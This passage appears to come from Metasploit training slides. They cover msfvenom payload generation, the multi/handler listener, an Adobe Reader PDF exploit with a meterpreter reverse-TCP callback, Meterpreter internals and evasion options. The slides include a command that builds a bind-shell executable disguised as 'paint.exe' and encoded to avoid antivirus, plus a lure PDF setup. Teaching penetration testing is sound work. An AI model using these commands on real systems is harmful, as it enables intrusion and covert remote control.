No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata\_ga\_nai

x86/shikata\_ga\_nai succeeded with size 355 (iteration=0)

x86/shikata\_ga\_nai chosen with final size 355

Payload size: 355 bytes

Saved as: msf2.exe

```
# file msf2.exe
```

msf2.exe: PE32 executable (GUI) Intel 80386, for MS Windows

# Another EXE: **msfvenom**

---

```
# msfvenom -p windows/shell_bind_tcp -f exe -b "\x00\xff" -e  
x86/shikata_ga_na -i 2 > paint.exe
```

```
# file paint.exe
```

```
paint.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
```

# multi/handler Exploit

---

- Generic Payload Handler
- Supports Windows, Linux, Solaris, Unix, OSX, BSD, PHP, and Java
- Useful with Client-Side Attacks (waiting for a payload to connect)!

```
msf > use exploit/multi/handler
```

# Client Side: Adobe Bug

```
msf exploit(adobe_utilprintf) > show options
```

Module options (exploit/windows/fileformat/adobe\_utilprintf):

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME	HTID-Syllabus.pdf	yes	The file name.

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (accepted: seh, thread, process, none)
LHOST	192.168.56.104	yes	The listen address
LPORT	8080	yes	The listen port

Exploit target:

Id	Name
--	---
0	Adobe Reader v8.1.2 (Windows XP SP3 English)

KALI LINUX

# Meterpreter

---

- An advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime
- It communicates over the stager socket and provides a comprehensive client-side Ruby API
- Lots of great features (we'll see them shortly)
- Originally written by skape for Metasploit 2.x
- The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable

# How Meterpreter Works

---

- Target executes the initial stager (one of bind, reverse, findtag, passivex, etc)
- Stager loads the Reflective DLL
- Reflective stub handles the loading/injection of the DLL
- Core initializes, establishes a TLS/1.0 link over the socket and sends a GET
- Metasploit receives this GET and configures the client
- Finally, Meterpreter loads extensions

# Meterpreter Design Goals

---

- **Stealthy**
  - Resides entirely in memory (nothing written to disk)
  - No new processes are created
  - uses encrypted communications
- **Powerful**
  - Channelized communication system
  - TLV protocol has few limitations
- **Extensible**
  - Can load new features at runtime, loaded over network
  - Add new features without having to rebuild it

# MSF Evasion

---

- Each module has a number of Advanced and Evasion options
  - Compression
  - Encoding
  - Encryption
  - Fragmentation
  - Timing
  - Padding
  - Obscure
  - etc
- Use “**show evasion**” to list the available evasion options

# Metasploit Versions



- > Network discovery
- > Vulnerability scanner import
- > Basic exploitation
- > Module browser



## Metasploit Community plus:

- > Smart exploitation
  - > Password auditing
  - > Evidence collection
  - > Logging & reporting
  - > Replay scripts
- 
- ## Metasploit Framework
- Open source development platform
- > Social Engineering
  - > Web app scanning
  - > Post-exploitation macros
  - > IDS/IPS evasion
  - > VPN pivoting
  - > Team collaboration
  - > Tagging
  - > PCI & FISMA reports
  - > Enterprise-level Nmap integration
  - > VMware & Amazon EC2 virtualization
  - > Persistent sessions & listeners



## Metasploit Express plus:

- > Social Engineering
- > Web app scanning
- > Post-exploitation macros
- > IDS/IPS evasion
- > VPN pivoting
- > Team collaboration
- > Tagging
- > PCI & FISMA reports
- > Enterprise-level Nmap integration
- > VMware & Amazon EC2 virtualization
- > Persistent sessions & listeners

# SUMMARY

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- Discussed what MSF is, and why its needed,
- Explained the MSF (Architecture, Components, Libraries, Interfaces, Modules, Utilities, and Plugins),
- Discussed the MSF Database, and the benefits of using it,
- Went through the MSF core commands,
- Explained the auxiliary modules available in MFS,
- Explained the different types of Payloads MSF has, and how to use them, and the best scenarios to use each,
- Discussed generating shellcodes and malicious executables using MSF, and how its so easy to do so,
- Explained the benefits of the MSF multi-handler exploit,
- Explained the MSF encoding techniques available, how to use them, and how to bypass AV,
- Discussed in details the MSF Meterpreter, its features, its capabilities, and what is actually its limitation!
- Discussed the MSF evasion techniques and features available with the framework<sub>57</sub>

# Must Check Reference

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<http://www.offensive-security.com/metasploit-unleashed/>,

# References

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